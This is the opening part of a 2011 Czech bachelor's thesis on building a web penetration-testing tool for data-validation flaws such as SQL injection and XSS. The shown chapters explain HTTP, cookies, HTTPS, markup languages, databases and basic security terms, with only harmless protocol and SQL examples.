VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS


APLIKACE PRO PENETRAČNÍ TESTOVÁNÍ WEBOVÝCH ZRANITELNOSTÍ TYPU DATA VALIDATION FLAWS

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS


AUTOR PRÁCE
AUTHOR

VÁCLAV NĚMEC

BRNO 2011



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

APLIKACE PRO PENETRAČNÍ TESTOVÁNÍ WEBOVÝCH ZRANITELNOSTÍ TYPU DATA VALIDATION FLAWS

PENETRATION TESTING APPLICATION FOR DATA VALIDATION FLAWS BASED WEB VULNERABILITIES

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR
VÁCLAV NĚMEC

VEDOUCÍ PRÁCE
SUPERVISOR
Ing. MICHAL DROZD

BRNO 2011

Vysoké učení technické v Brně – Fakulta Informačních technologií

Ústav inteligentních systémů Akademický rok 2010/2011

Zadání bakalářské práce

Řešitel: **Němec Václav**
Obor: Informační technologie
Téma: **Aplikace pro penetrační testování webových zranitelností typu Data Validation flaws**
Penetration Testing Application for Data Validation Flaws Based Web Vulnerabilities
Kategorie: Bezpečnost

Pokyny:

1. Prostudujte problematiku penetračního testování webových aplikací, zejména pak postupy pro detekci zranitelností typu Data Validation Flaws dle OWASP Testing Guide v. 3.
2. Navrhněte aplikaci pro realizaci automatizovaného webového auditu se zaměřením na detekci zranitelností typu XSS, SQL Injection, XML Injection, SSI Injection, apod.
3. Implementujte navržené řešení jako aplikaci s grafickým uživatelským rozhraním.
4. U implementovaného nástroje ověřte efektivitu detekce známých zranitelností a porovnejte s ostatními volně dostupnými automatizovanými nástroji stejného zaměření (Paros Proxy, ...).
5. Vyhodnoťte dosažené výsledky a navrhněte postup dalšího rozvoje.

Literatura:

- Andres Andreu,Professional Pen Testing for Web Applications. Wiley Publishing, 2006, 550 p. ISBN: 978-0-471-78966-6
- OWASP Testing testing guide. http://www.owasp.org/images /5/56/OWASP_Testing_Guide_v3.pdf [cit. 2010-10-01]

Při obhajobě semestrální části projektu je požadováno:

- 1. a 2. bod zadání.

Podrobné závazné pokyny pro vypracování bakalářské práce naleznete na adrese http://www.fit.vutbr.cz/info/szz/

Technická zpráva bakalářské práce musí obsahovat formulaci cíle, charakteristiku současného stavu, teoretická a odborná východiska řešených problémů a specifikaci etap (20 až 30 % technické zprávy).

Student odevzdá v jednom výtisku technickou zprávu a v elektronické podobě zdrojový text technické zprávy, úplnou programovou dokumentaci a zdrojové texty programů. Informace v elektronické podobě budou uloženy na standardním nepřepisovatelném paměťovém médiu (CD-R, DVD-R, apod.), které bude vloženo do písemné zprávy tak, aby nemohlo dojít k jeho ztrátě při běžné manipulaci.

Vedoucí: **Drozd Michal, Ing.**, UITS FIT VUT
Datum zadání: 1. listopadu 2010
Datum odevzdání: 18. května 2011

Zadání schválil doc. Dr. Ing. Petr Hanáček
Vedoucí ústavu

Abstrakt

Tato bakalářské práce se zabývá detekcí webových zranitelností typu Data validation flaws. V práci jsou popsány běžné útoky, obrana před těmito útoky a postupy při automatické detekci. Hlavním cílem je návrh a implementace nástroje pro automatickou detekci zranitelností typu Data validation flaws, jeho otestování a srovnání výsledků s podobnými nástroji jako například Paros Proxy nebo Burp Suite.

Abstract

This bachelor‘s thesis deals with detection of web vulnerabilities such as data validation flaws. The paper describes usual attacks, defense against these and procedures of automatic detection. The main goal is to design and implement tool for automatic detection of vulnerabilities such as data validation flaws, its further testing and on sample application and comparison of results with similar tools like Paros Proxy or Burp Suite.

Klíčová slova

Data validation flaws, Injection flaws, SQL injection, Cross site scripting, XML injection, SSI injection, Java, penetrační testování, webové aplikace, webová bezpečnost, OWASP.

Keywords

Data validation flaws, Injection flaws, SQL injection, Cross site scripting, XML injection, SSI injection, Java, penetrating testing, web applications, web security, OWASP.

Citace

Němec Václav: Aplikace pro penetrační testování webových zranitelností typu data validation flaws, bakalářská práce, Brno, FIT VUT v Brně, 2011

Aplikace pro penetrační testování webových zranitelností typu data validation flaws

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením Ing. Michala Drozda. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

……
Václav Němec
14. 5. 2011

Poděkování

Rád bych poděkoval Ing. Michalu Drozdovi a společnosti AEC s.r.o. za podněty a odborné konzultace a mým rodičům a přítelkyni za trpělivost a podporu.

Obsah

1 Úvod

World Wide Web[1] je dnes nejrozšířenější aplikace, s jeho využitím přichází i nutnost zabezpečení. Disciplína testování, která se zabývá testováním bezpečnosti, se odborně jmenuje penetrační testování. Kvalita penetračního testování závisí na znalostech penetračního testera a do jisté míry i na schopnostech testovací aplikace. Existuje řada aplikací komerčních: Acunetix[2], BurpSuite[3] atp. a řada volně dostupných: ParosProxy[4], Webscarab[5] atp.

Webové aplikace jsou díky své přístupnosti přes internet vystavovány útočníkům. Jak uvádí [1] jsou nejčastějšími typy útoků SQL Injection[6], Cross-Site Scripting[7] atp. Jedním ze způsobů zajištění bezpečnosti webových aplikací je penetrační testování webových aplikací, pomocí kterého jsme schopni do jisté míry identifikovat chyby v systému a navrhnout řešení, které tyto chyby odstraní. Obecně se říká, že prevence před útokem je mnohem levnější a bezproblémovější než úsilí vynaložené na zotavení se po útoku, proto je penetrační testování velmi silnou zbraní v obraně.

V této práci jsem se zaměřil na část penetračního testování, která se týká chyb zpracování dat (Data Validation Flaws) a vytvořil jsem aplikaci určenou k testování webových aplikací, schopnou odhalit tyto zranitelnosti. Při tvorbě aplikace jsem kladl důraz na konfigurovatelnost testů, možnost vytvořit úplně nový test a na srozumitelnost reportu.

V druhé kapitole se zabývám obecně principy a technologiemi, které jsou dnes běžně součástí webových aplikací, jako například HTTP protokol, udržení stavu webových aplikací, HTML a XML, databázemi, technologiemi na straně klienta či serveru atp. Druhá kapitola má vytvořit povědomí o fungování webových aplikací pro čtenáře, který se řadí spíše do kategorie laiků.

Bezpečnost webových aplikací, zejména pak na aplikační vrstvě, je popsána ve třetí kapitole. Je zde vymezen pojem Validace vstupních dat a obeznámení s ostatními pojmy webové bezpečnosti. Dále pak jsou popsány nejběžnější typy webových zranitelností, jako SQL Injecting a Cross-Site Scripting a jejich typy a jednoduché příklady.

Ve čtvrté kapitole se zabývám praktickým pohledem především na penetrační testování, white box, black box a grey box testováním, klasifikací testování na destruktivní a nedestruktivní, automatické a manuální, dále se pak zabývám testováním validace vstupních dat s důrazem na automatické testy, tj. vytvoření množiny vstupů aplikace, která musí být otestována, postup při testování a vyhodnocování testů.

Pátá kapitola je věnována aplikaci Web Healer, která byla implementována jako součást této práce. Obsahuje popis všech modulů, které jsou v aplikaci: Proxy, Scanner a jeho možnosti a modul pro správu testů – Test Manager. Důraz kladu na popis Scanneru, který je klíčovým prvkem projektu. Také tato kapitola obsahuje sekci věnovanou otestování aplikace Web Healer a dále pak její srovnání s jinými nástroji.


---

[1] Zkráceně WWW. Celosvětová síť dokumentů.
[2] http://www.acunetix.com/
[3] http://portswigger.net/burp/
[4] http://www.parosproxy.org/
[5] https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
[6] Viz. kapitola 3.3.1
[7] Viz. kapitola 3.3.2

2 Principy webových aplikací

Webové aplikace jsou postavené na modelu klient-server. Fungují na protokolu HTTP[8], dnes ve verzi 1.0, 1.1 a experimentální verzi 1.2. Nejpoužívanějšími metodami protokolu jsou GET a POST, které tvoří většinu komunikace s webovým serverem. K udržení stavu webové aplikace se používají takzvané Cookies[9], které identifikují uživatele. Pro zabezpečenou komunikaci se používá tunelování protokolem SSL[10], tady se setkáváme s pojmem HTTPS[11].

Téměř všechny webové aplikace používají relační databáze k udržení velkého objemu dat. Jazyk SQL je standardizovaný dotazovací jazyk pro práci s relačními databázemi. Existuje několik hlavních odnoží tohoto jazyka, například MS SQL, MySQL atd. Technologie, které se používají na straně serveru, jsou například PHP, Java Server Pages, Common Gateway Interface, ASP, ASPX, Ruby atd. Na klientské straně se setkáváme s technologiemi JavaScript, Java Applety, Flash atp. Všechny předchozí technologie využívají uživatelé prostřednictvím webové prohlížeče. Nejpoužívanějšími prohlížeči jsou Internet Explorer, Mozilla Firefox, Google Chrome, Safari a Opera. V souvislosti s webovými aplikacemi je dobré zmínit pojem proxy server. Proxy server funguje jako prostředník mezi klientem a serverem a může poskytovat pro správce různou funkčnost, například blokování určitého obsahu internetu.




Obrázek 2.1 - umístění protokolu HTTP v modelech ISO/OSI a TCP/IP

2.1 Protokol HTTP

Protokol HTTP je jedním z nejrozšířenějších aplikačních protokolů. V TCP/IP modelu je na poslední, páté, aplikační vrstvě. V referenčním modelu ISO/OSI je na sedmé vrstvě, viz obrázek 2.1. Protokol HTTP ve verzi 1.0 nevyužívá plně spojovaného TCP[12] spojení a pro každý HTTP požadavek se


[8] HTTP – HyperText Transfer Protokol. Je to protokol aplikační vrstvy, nad kterým je postavený web, viz 2.1
[9] Cookies – česky koláčky. Data, která aplikace ukládá na klientské straně, konkrétně v prohlížeči, viz 2.1.5
[10] SSL – Secure Socket Layer. Protokol pro zabezpečenou komunikaci.
[11] HTTPS – HyperText Transfer Protokol Secure. Využívá šifrovaného spojení k HTTP komunikaci, viz kapitola 2.1.6.
[12] TCP – Transmission Control Protocol je protokol transportní vrstvy, který garantuje spolehlivé doručení požadavků.

vytváří nové spojení. Obrázek 2.2 demonstruje vytvoření TCP spojení, zaslání HTTP požadavku, přijetí odpovědi a ukončení TCP spojení.



Obrázek 2.2 - HTTP 1.0. Pro každý požadavek se klient musí znovu připojit

Hlavní rozdíl verze 1.0 a 1.1 je možnost udržet TCP spojení. HTTP dotazy se poté můžou provést v rámci jednoho spojení a celý proces načtení jedné webové stránky je rychlejší, viz obrázek 2.3. Je také možné zasílat dotazy hromadně, server pak musí odpovědi poslat striktně ve stejném pořadí, ve kterém obdržel dotazy.



Obrázek 2.3 - HTTP 1.1. Požadavky lze zasílat v rámci jednoho připojení i hromadně.

2.1.1 Request – požadavek klienta

Požadavek klienta se obecně skládá z názvu metody, URI (viz. 2.1.2) a verze protokolu, dále následují hlavičky.

```
[Metoda] [URI] [Verze protokolu]
[Hlavička]: [Hodnota]
... další hlavičky
```

Příklad 2.1 - požadavek klienta

Metody - HTTP/1.1

Následuje seznam metod protokolu s krátkým popisem každé z nich.


- OPTIONS
  Metodou OPTIONS se klient dotazuje serveru na jeho možnosti. Pokud je místo URI zadána hvězdička (*), vztahuje se dotaz na možnosti celého serveru.
- GET
  Klient se pomocí metody GET dožaduje dokumentu specifikovaného pomocí URI.
- HEAD
  Metoda HEAD je téměř totožná s metodou GET, jediný rozdíl je v tom, že server odpoví jen hlavičkou a tělo dokumentu neposílá. Metoda se používá pro testování hypertextových odkazů nebo aktuálnosti dokumentů.
- POST
  Metoda POST se používá pro posílání dat z klienta na server. Například při vyplnění formuláře ve webovém prohlížeči se data přenesou na server pomocí této metody.
- PUT
  PUT metoda slouží k odeslání dat (souboru) na specifikované URI na serveru. URI je pak přístupné například přes metodu GET.
- DELETE
  Tato metoda ruší na serveru dokument specifikovaný v URI.
- TRACE
  Slouží ke zjištění cesty k serveru a případných změn, které se ve zprávě udály, například při průchodu proxy serverem.
- CONNECT
  Spojí se s uvedeným objektem přes uvedený port. Používá se při průchodu skrze proxy pro ustanovení kanálu SSL.

Některé hlavičky vyskytující se v požadavcích

- Host – doménové jméno serveru
- User-Agent – jméno klienta, který vytvořil dotaz
- Accept – jaký typ obsahu je možné poslat zpět
- Keep-Alive – doba, po kterou má server udržet spojení
- Connection – uvádí, zda má být vytvořeno perzistentní spojení či nikoliv
- Cookie – hodnoty Cookies
- Content-Type – typ dat posílaných na server (POST metoda)
- Content-Length – délka dat posílaných na server (POST metoda)

2.1.2 URI – Uniform Resoure Identifier

URI identifikuje v rámci internetu nebo sítě daný dokument nebo službu. Má pevně danou strukturu. URI není URL (Unified Resource Locator), jak je většinou špatně chápáno. URI vzniká spojením URL a URN (Uniform Resource Name). Syntaxe URI je plně popsána v [2].



Obrázek 2.4 - Uniform Resource Identifier

URL – Uniform Resource Locator

Podle [3] identifikuje URL **umístění** dokumentu nebo zdroje v rámci internetu nebo sítě. URL je buď absolutní, nebo relativní. Absolutní URL je jednoznačné a dostačující. K nalezení dokumentu pomocí relativního URL musíme znát referenční bod. Je zpravidla jedno, jaké URL je použito například v HTML kódu, jediná smysluplná výhoda je u relativního URL v jednoduchosti zápisu. Tvar absolutní URL je následující:

```
[protokol]://[host][:port][cesta k dokumentu]
```

Příklad 2.2 – URL webového dokumentu

Položka port není vyžadována, její výchozí hodnotou je 80. V případě relativní adresace, se neuvádí protokol, host ani port, jen celá cesta nebo část cesty ke zdroji.

URN – Uniform Resource Name

URN zastupuje na daném URL nějakou **identitu**. V kontextu webových aplikací obsahuje URN parametry daného URL zdroje, jak je možné vidět na obrázku 2.4.

Pojmy URL, URI a URN jsou velmi často nejasné a jejich výklad se v mnoha zdrojích liší.

2.1.3 Response – odpověď serveru

Odpověď serveru se skládá z hlavičky a těla. Hlavička je uvedená verzí protokolu, číselně vyjádřeným číselným kódem a textovým popisem stavu.

```
[Verze protokolu] [Stavový kód] [Popis stavového kódu]
[Název hlavičky]: [Hodnota]
.. další hlavičky
[Volný řádek]
[Tělo odpovědi]
```

Příklad 2.3 - odpověď serveru

2.1.4 Stavové kódy v odpovědi serveru

Stavový kód reprezentuje informaci o výsledku dotazu na server. Stavové kódy se dělí do pěti tříd:

- 100 – 199: Informační kódy
- 200 – 299: Úspěšné vyřízení požadavku
- 300 – 399: Přesměrování
- 400 – 499: Chyba klienta
- 500 – 599: Chyba na straně serveru

Nejpoužívanější stavové kódy podle [4]

- 100 Continue – Klient může pokračovat v zasílání požadavku.
- 200 OK – Vše v pořádku, požadavek byl úspěšně vyřízen.
- 301 Moved Permanently – Požadovaný dokument se nachází jinde.
- 302 Found – Dokument se dočasně nachází jinde.
- 400 Bad Request – Špatný požadavek od klienta.
- 401 Unauthorized – Přístup k dokumentu vyžaduje autorizaci.
- 403 Forbidden – Neúspěšná autorizace.
- 404 Not Found – Dokument nebyl nalezen.
- 405 Method Not Allowed – Dokument není přístupný pro použitou metodu.
- 500 Internal Server Error – Na serveru došlo k neočekávané chybě.
- 501 Not Implemented – Požadavku nemůže server vyhovět, protože jej nepodporuje.
- 502 Bad Gateway – Prostředník v komunikaci hlásí chybu.
- 503 Service Unavailable – Hlášení o dočasné nedostupnosti služby.
- 505 HTTP Version not supported – Server nepodporuje verzi protokolu HTTP.

Některé hlavičky vyskytující se v odpovědích

- Date – Informace o čase a datu odeslání odpovědi.
- Server – Jaký typ serveru odpovídá, jeho verze a jaké hlavní služby podporuje.
- Content-Length – Délka dat poslaných v odpovědi.
- Content-Type – Typ dat.

2.1.5 Cookies a stavovost

Cookies (koláčky) je prostředek, kterým může server ukládat data na klientské straně. Server má možnost přidat do **odpovědi** hlavičku **`Set-cookie.`** Hodnota hlavičky může obsahovat malé množství dat.

```
Set-Cookie: [Jméno]=[Hodnota]; expires=[Datum]; path=[Path];
domain=[Doména]; Secure; HttpOnly
```

Příklad 2.4 - Hlavička Set-Cookie v odpovědi serveru

Cookies mají nastavenou dobu platnosti položkou **expired**. Po vypršení této doby by neměl prohlížeč posílat expirované Cookies v dotazech na server. Cookies mohou mít nastavenou platnost jen pro nějakou doménu položkou **domain**, či dokonce pro jediný adresář a podadresáře v něm hodnotou **path**. Také můžeme nastavit, aby Cookie fungoval jen pro zabezpečené spojení přidáním řetězce **secure**. Řetězec **HttpOnly** zajistí dostupnost cookie jen pro protokol HTTP.

Cookies jsou uloženy na klientském počítači a při každém dalším dotazu se odesílají zpět na server. K tomu se používá hlavička **`Cookie`** (pro všechny Cookies je jen jedna hlavička).

```
Cookie: [Jméno]=[Hodnota]; [Jméno]=[Hodnota]; ... atd.
```

Příklad 2.5 - Hlavička Cookie v požadavku na server

Udržení stavu webových aplikací

Velmi důležitou roli hrají Cookies při udržení stavu webové aplikace. Při přihlášení obdrží uživatel (prohlížeč) svůj identifikátor, který se uloží do Cookies a kterým prokazuje serveru svou totožnost. V PHP se tato Cookie jmenuje většinou PHPSESSID.

Z hlediska bezpečnosti hrozí ze strany Cookies několik rizik. Pokud se podaří uživateli zmocnit Cookie jiného uživatele, získá všechna jeho práva a privilegia. Další problém může nastat v případě, kdy „škodlivý“ uživatel zjistí algoritmus přidělování Cookie, která udržuje relaci, přihlásí se přes svůj legitimní účet a z hodnoty, kterou obdrží, dopočítá následující. Pro bezpečné udržení relace webové aplikace je nutné používat HTTPS zabezpečené spojení.

2.1.6 HTTPS

Pro zabezpečené spojení mezi klientem a serverem se HTTP zprávy šifrují SSL (TSL) protokolem. Je tedy zaručeno, že zprávu nemůže během průchodu internetem přečíst nikdo jiný.

SSL (Secure Socket Layer) a TSL (Transport Socket Layer)


Oba tyto protokoly používají metody kryptografie k autentizaci a vytvoření bezpečného spojení klienta a serveru. V kontextu webových aplikací je vyžadováno autentizovat pouze stranu serveru. Klient zůstává neautentizován (na SSL vrstvě). Ustanovení spojení probíhá následovně. Obě strany si vymění své veřejné klíče, server pošle svůj digitální certifikát a jméno. Klient si ověří platnost certifikátu a komunikace může začít. Ustavení spojení funguje na principu **asymetrických šifer**. Zbylá komunikace je pak šifrována **symetrickou šifrou**.

S HTTPS se většinou setkáme při výměně **citlivých** údajů se serverem, to je v procesu přihlašování do webové aplikace a následné komunikaci. Bez HTTPS by bylo nemožné používat internetové bankovnictví, platit na internetu kartou atp.

2.2 Jazyky pro popis dokumentů a dat

Ve webových aplikacích se využívá jazyk HTML (HyperText Markup Language) nebo XHTML (x jako Extensible). Nad těmito jazyky existují nadstavby, například CSS (Cascade Style Sheet).

Podle [5] je jazyk HTML pouze aplikací jazyka SGML. Dále známe jazyk XML (Extensible Markup Language), který vznikl zjednodušením jazyka SGML. Jeho aplikací pak vznikl jazyk XHTML.



Obrázek 2.5 - jazyky rodiny SGML, zdroj [5]

2.2.1 HTML a XHTML

HTML (HyperText Markup Language) je jazyk pro strukturovaný popis webových dokumentů. HTML umožňuje definovat strukturu a vzhled webové stránky. Používá se s mnohými nadstavbami. Jednou z nich je CSS (Cascade Style Sheet). CSS umožňují definovat vzhled nezávisle na obsahu dokumentu. Další nadstavbou je například jazyk JavaScript, který také bývá součástí HTML kódu a byl původně určen pro tvorbu interaktivního obsahu. XHTML je na rozdíl od HTML aplikací XML. XHTML zachovává sémantiku HTML a definuje striktněji pravidla pro popis dokumentů. Rozdíly jsou například ve způsobu zápisu tagů. Nepárové tagy musí končit lomítkem, párové tagy musí být striktně párové apod.

2.2.2 XML (eXtensible Markup Language)

Podle [6] je XML značkovací jazyk odvozený od SGML. V praxi se používala jen malá část možností jazyka SGML a proto byl vyvinut jazyk XML, který obsahuje jen důležité části a je dnes v hojné míře používán.

XPath

S XML se pojí ještě jeden pojem a tím je XPath. Je to dotazovací jazyk na XML. Přirovnat se dá například k SQL[13].

2.3 Databáze

Databáze jsou součástí většiny webových aplikací. Existují relační databáze, síťové databáze, hierarchické databáze, objektové databáze atd. Nejpoužívanějším typem je relační databáze. V relačních databázích se vyskytují entity náležící entitním množinám a vztahy mezi jednotlivými entitami. Pro modelování se používá Databázový Model vytvořený z Entity Relationship Modelu. V prostředí webových aplikací obsahují databáze především citlivé údaje o klientech společnosti, fakturách, zaměstnancích společnosti, u bank jsou to například stavy účtů nebo historie transakcí atp. Databáze musí být velmi dobře chráněna, neboť hrozí zneužití informací.

Transakce

Podle [7] je databázová transakce skupina příkazů, která převede databázi z jednoho konzistentního stavu do jiného konzistentního stavu. Využívají se v systémech OLTP[14].

Databázové transakce musí splňovat čtyři vlastnosti ACID.

- A - Atomicity - atomicita
- C - Consistency - konzistence
- I - Isolation - izolovanost
- D - Durability - trvalost

Jazyk SQL

V relačních databázích se používá jazyk SQL a jeho dialekty. Jazyk SQL je deklarativní a používáme ho pomocí procedurálních programovacích jazyků nebo přes SQL konzoli.

---

[13] SQL – Structured Query Language. Dotazovací jazyk pro relační databáze viz. 2.3
[14] OLTP – On-Line Transaction Processing. Systémy podporující transakční zpracování.

Podle [8] se SQL příkazy dělí dle prováděné činnosti na:

- Příkazy pro definici datových struktur
- Příkazy pro získávání dat
- Příkazy pro manipulaci s daty
- Příkazy pro kontrolu přístupu dat
- Příkazy pro řízení transakcí
- Příkazy pro specifikaci nastavení

```
SELECT id, jmeno
FROM tabulka
WHERE id > '20';
```

Příklad 2.6 - ukázka SQL příkazu

2.4 Proxy server


Pojem proxy server se dá volně přeložit jako prostředník mezi klientem a serverem. Proxy server poslouchá požadavky klienta a k serveru se sám chová jako klient. Může upravovat požadavky klienta, filtrovat provoz na síti, například reklamy, a monitorovat uživatele a jejich pohyb na internetu. Pro uživatele vystupuje jako cílový server s jedinou výjimkou, a to při zabezpečené komunikaci, kdy nedisponuje serverovým digitálním certifikátem. V takovém případě si musí klient nainstalovat certifikát proxy a poté nerozezná rozdíl, ovšem musí si být vědom, že proxy server vidí celou komunikaci, tzn. i citlivé informace – Cookie, hesla atd.

2.4.1 Aplikační proxy server


Aplikační proxy server je specializovaný jen na některé aplikační protokoly, například HTTP. Existuje řada penetračních testovacích nástrojů, fungujících jako aplikační proxy server. Například Paros Proxy či Burp Suite, viz obrázek 2.6, respektive 2.7. Tyto nástroje načítají komunikaci mezi klientským prohlížečem a webovou aplikací a následně umožňují provedení penetračních testů.

Reverzní proxy server

Slouží jako prostředník více serverů a nabízí uživateli stejné rozhraní pro práci s nimi. Servery, které disponují různou funkčností, tak vystupují pro uživatele jako jeden jediný.



Obrázek 2.6 - Paros Proxy funguje jako aplikační proxy server



Obrázek 2.7 - Burp Suite, komerční aplikace pro penetrační testování webových aplikací, zdroj obrázku http://portswigger.net/burp/

2.5 Technologie webových aplikací na straně serveru

Na straně serveru se dnes používají technologie jako PHP, JSP, ASP .NET a mnoho dalších. Všechny zmíněné podporují tvorbu dynamického obsahu aplikace, práci s databází, řízení HTTP komunikace a mnoho dalšího.

PHP – Hypertext Preprocesor

Podle [9] je PHP široce použitelný mnohoúčelový skriptovací jazyk, který je obzvláště vhodný pro vývoj webových aplikací a lze jej zapouzdřit do HTML. PHP je obdařeno knihovnami pro práci s databází, grafikou, soubory atp.

JSP – Java Server Pages

Technologie JSP spojuje běžné prvky programovacího jazyka Java a architektury Servletů ve velmi robustní řešení. Bylo vyvinuto jako odezva na konkurenční PHP a ASP(X). Mezi nesporné výhody JSP patří přenositelnost mezi platformami, jako je to u Javy běžné.

ASP a ASP .NET

ASP (Active Server Pages) je Microsoft technologie, která se dá přirovnat k PHP. Většinou funguje v kombinaci s webovým serverem IIS. ASP soubory mají příponu .asp. Nástupcem ASP je ASP .NET, který využívá .NET frameworku. Soubory ASP .NET mají příponu .aspx.

CGI - Comon Gateway Interface

CGI je rozhraní mezi HTTP serverem a webovou aplikací, například informačním systémem. Tato aplikace může být napsána v různých jazycích. CGI se používá pro speciální účely.

SSI - Server Side Includes

Podle [10] jsou SSI direktivy umístěny v HTML kódu jako komentáře a jsou vyhodnoceny předtím, než jsou odeslány ze serveru. Jsou nejjednodušším způsobem přidávání dynamického obsahu do webových aplikací. Jsou vhodné pro přidávání malých objemů dat. Pokud by se měl celý obsah HTML stránky pokaždé znovu generovat, bylo by lepší použít jinou technologii.

2.6 Technologie webových aplikací na klientské straně

Webové aplikace používají mnoho technologií na klientské straně. Jsou to například JavaScripta, Java Applety, Silverlight a Flash.

Java Applety

Podle [11] jsou Java Applety malé kusy kódu, které běží přímo v prohlížeči. Mají vymezené okno s určitou velikostí a do něj vykreslují obraz. Jsou také schopné číst klávesnici, myš atp. O interpretaci kódu se stará JVM (Java Virtual Machine). Výhodou je u Javy platformní nezávislost. Applety mají omezené pravomoce na systému, na kterém běží, a to díky Security Manageru, který je součástí JVM. Security Manager například nedovoluje Appletu zasahovat do souborového systému. Na druhé straně může komunikovat s databází, nebo pomocí protokolu HTTP atp.

Adobe Flash a Microsoft Silverlight

Obě tyto technologie jsou využívány pro tvorbu interaktivních prezentací, her a streamování videa.

JavaScript

JavaScript je multiplatformní skriptovací jazyk nejvíce používaný přímo ve webových prohlížečích. V hojné míře je používán pro zvýšení interaktivnosti ovládacích prvků webové stránky. V kombinaci s XML a s použitím asynchronní komunikace vznikl pojem AJAX (Asynchronous JavaScript And XML). Jde jen o použití JavaScriptu k vytváření HTTP požadavků a změně obsahu stránky (dokumentu) bez znovunačtení. Stejně jako Java Applety nemůže interpret JavaScriptu spuštěný z prohlížeče zasahovat do lokálního souborového systému. JavaScript představuje velké riziko ze strany bezpečnosti a to především u XSS.


2.7 Webové prohlížeče

Webové prohlížeče slouží k prohlížení obsahu WWW stránek. Zobrazují dokumenty přijaté od serveru nebo lokální aplikace. Webové prohlížeče hrají velkou roli v bezpečnosti.

2011	Internet Explorer	Firefox	Chrome	Safari	Opera
Březen	25.8 %	42.2%	25.0%	4.0%	2.5%

Tabulka 2.1 - Statistika popularity webových prohlížečů podle [12]

Všechny populární prohlížeče podporují technologie Java Appletů, JavaScript a mnohé další. Následující statistika zobrazuje výsledky bezpečnostních testů, které provedla firma NSS. Počet procent vyjadřuje úspěšně zachycený malware:



Obrázek 2.8 - Statistika bezpečnosti webových prohlížečů podle [13]


3 Bezpečnost webových aplikací

Webové aplikace jsou přístupné přes internet a to přináší rizika z hlediska zneužití aplikace útočníkem v podobě škodlivého kódu nebo hackerem. Proto musí být webové aplikace zabezpečené a neměly by obsahovat slabá místa. K bezpečnosti webových aplikací musíme přistupovat komplexně.

V této práci se zabývám zranitelnostmi vzniklými při validaci vstupních a výstupních dat (Data Validation Flaws), jako jsou například SQL Injection a XSS. Tyto zranitelnosti se týkají aplikační vrstvy. Buď jsou způsobeny špatným návrhem aplikace, nebo zanesením chyby do kódu.

The Web Hacking Incidents Database (WHID)

Web Hacking Incident Database je projekt pod záštitou WASC[15] zaměřený na udržování seznamu bezpečnostních incidentů webových aplikací. Z grafu je jasné, že nejvíce útoků je způsobeno chybami ve validaci dat, nejvíce Cross-Site Scripting a SQL Injection.



Obrázek 3.1 - Četnost útoků na webové služby a aplikace podle [14] ke dni 7. 5. 2011

3.1 Validace vstupních a výstupních dat

Veškerá vstupní data od uživatele by měla být před použitím zkontrolována. Jedná se *především* o parametry a data, které se předávají aplikaci pomocí HTTP metod GET a POST o hodnot Cookies, se kterými aplikace velmi často pracuje.

Výstupní data, která se odesílají klientovi, musí obsahovat jenom to, co klientovi náleží. Mnohdy se setkáváme s tím, že se klientovi zobrazí chybové hlášení obsahující citlivé údaje, například kus zdrojového kódu, ve kterém k chybě došlo nebo se zdrojový kód vyskytuje v HTML dokumentu jako

[15] WASC – The Web Application Security Consortium. http://www.webappsec.org/

zakomentovaný blok. Validace dat by měla probíhat na klientské straně pomocí JavaScriptu, ale především, a to *vždy na straně serveru*.

Validace na straně serveru

Každý parametr a data putující na stranu serveru od klienta se musí zkontrolovat předtím, než je použijeme, a to za jakýchkoliv podmínek.

```
www.metallica.com/page.asp?id=13367
```

Příklad 3.1 - validace parametrů

URN v příkladě 3.1 obsahuje parametr **id** (číslo) a je jasné, že žádná jiná hodnota není přípustná. Před použitím se tedy musí ověřit, že se jedná pouze o číslo, a pokud tomu tak není, je parametr neplatný.

Validace na straně klienta

Validace na straně klienta je nutná v případě, že kód aplikace zasahuje do dat na klientské straně, například do URI v prohlížeči. Validace dat před odesláním na server je spíše třešničkou na dortu. Představte si situaci, kdy uživatel zadává do formuláře údaje, které striktně podléhají nějakému formátu. Takovými údaji může být emailová adresa, telefonní číslo, adresa, číslo účtu atp. Je lepší použít JavaScript a *neobtěžovat* server daty, která nebude chtít akceptovat.

3.2 Vymezení základních pojmů

Je důležité orientovat se v základních pojmech bezpečnosti. Nejdůležitějšími pojmy jsou zranitelné místo (zranitelnost), hrozba, riziko, útok a útočník. Následující vysvětlení základních pojmů je čerpáno z [15].

Zranitelné místo (zranitelnost)

Podle [15] je zranitelné místo slabinou aplikace (Informačního systému) využitelné ke způsobení škod nebo ztrát útokem na aplikaci. Existence zranitelných míst je důsledek chyb, selhání v analýze, v návrhu a/nebo v implementaci aplikace, důsledek vysoké hustoty uložených informací, složitosti softwaru, existence skrytých kanálů pro přenos informace jinou než zamýšlenou cestou apod. Podstata zranitelného místa může být fyzická, přírodní, fyzikální, v hardwaru/softwaru a v lidském faktoru. Zranitelná místa vznikají jako důsledek selhání v návrhu, ve specifikaci požadavků, v řešení (projektu), v konstrukci a v provozu.

Hrozba

Podle [15] pojmem hrozba označujeme možnost využitkovat zranitelné místo aplikace k útoku na něj. Zranitelná místa jsou vlastnostmi (součástmi) aplikace, jejichž existence způsobuje, že některé vlivy prostředí představují hrozby.

Útok

[15] uvádí, že útokem, který nazýváme rovněž bezpečnostní incident, rozumíme buďto úmyslné využití zranitelného místa, nebo neúmyslné uskutečnění akce, jejímž výsledkem je škoda na aktivech. Útok lze rovněž charakterizovat jako:

- útok s velkou škodou

    - organizace vystavované častým útokům, které působí velkou škodu, mají vypracovanou bezpečnostní politiku
    - významný útok, jehož následky znamenají zhroucení organizace nebo její trestní odpovědnost, nazýváme katastrofický
- útok s malou škodou (nevýznamný)
